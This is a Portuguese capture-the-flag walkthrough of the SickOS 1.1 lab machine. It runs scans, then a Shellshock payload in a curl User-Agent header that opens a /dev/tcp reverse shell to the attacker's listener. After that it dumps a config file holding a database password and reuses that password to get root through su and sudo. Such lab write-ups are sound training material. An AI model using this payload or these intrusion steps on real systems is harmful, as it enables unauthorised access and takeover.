
SickOS 1.1


IP da máquina: 192.168.2.105 // MAC: 08:00:27:F2:D5:CE

Resultados do nmap:



```
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|   2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp open   http-proxy Squid http proxy 3.1.19
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported: GET HEAD
|_http-server-header: squid/3.1.19
|_http-title: ERROR: The requested URL could not be retrieved
8080/tcp closed http-proxy
MAC Address: 08:00:27:F2:D5:CE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Alterando o proxy do navegador:



Configure Proxy Access to the Internet

○ No proxy

○ Auto-detect proxy settings for this network


○ Use system proxy settings

● Manual proxy configuration

HTTP Proxy 192.168.2.105 Port 3128

Resultados do nikto:


nikto -h http://192.168.2.105 --useproxy http://192.168.2.105:3128



```
+ Server: Apache/2.2.22 (Ubuntu)
+ Retrieved via header: 1.0 localhost (squid/3.1.19)
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against s
ome forms of XSS
+ Uncommon header 'x-cache' found, with contents: MISS from localhost
+ Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 45, mtime: F
ri Dec  4 22:35:02 2015
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file na
mes. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were fou
nd: index.php
+ Server banner has changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19' which may suggest a WAF, load
 balancer or proxy is in place
+ Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_REQ 0
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for
the 2.x branch.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ Uncommon header '93e4r0-cve-2014-6271' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mi
tre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
```


Vulnerável a shellshock:

http://192.168.2.105/cgi-bin/status




```
uptime:   " 20:30:24 up 15 min, 0 users, load average: 0.08, 0.07, 0.10"
kernel:   "Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux"
```

Nc:




```
root@kali:~# nc -nvlp 3456
listening on [any] 3456 ...
```

curl http://192.168.2.105/cgi-bin/status --proxy http://192.168.2.105:3128 -A "() { :;};/bin/bash >& /dev/tcp/192.168.2.107/3456 0>&1 "



```
root@kali:~# curl http://192.168.2.105/cgi-bin/status --proxy http://192.168.2.105:3128 -A  "() { :;};/bi
n/bash >& /dev/tcp/192.168.2.107/3456 0>&1 "
```


Conexão aberta e id de usuário:



```
root@kali:~# nc -nvlp 3456
listening on [any] 3456 ...
connect to [192.168.2.107] from (UNKNOWN) [192.168.2.105] 35567
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Li
nux
```


Navegando nos diretórios:

cd /var/www/wolfcms




```
www-data@SickOs:/var/www/wolfcms$ ls
ls
CONTRIBUTING.md  composer.json  docs         index.php  robots.txt
README.md        config.php     favicon.ico  public     wolf
www-data@SickOs:/var/www/wolfcms$
```

Evidência encontrada:




```
www-data@SickOs:/var/www/wolfcms$ cat config.php
cat config.php
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');
```

etc/passwd:



```
www-data@SickOs:/usr/lib/cgi-bin$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
landscape:x:104:109::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
sickos:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
```

Root:



```
www-data@SickOs:/usr/lib/cgi-bin$ su sickos
su sickos
Password: john@123

sickos@SickOs:/usr/lib/cgi-bin$ sudo bash
sudo bash
[sudo] password for sickos: john@123

root@SickOs:/usr/lib/cgi-bin# id
id
uid=0(root) gid=0(root) groups=0(root)
root@SickOs:/usr/lib/cgi-bin# uname -a
uname -a
Linux SickOs 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Li
nux
root@SickOs:/usr/lib/cgi-bin# █
```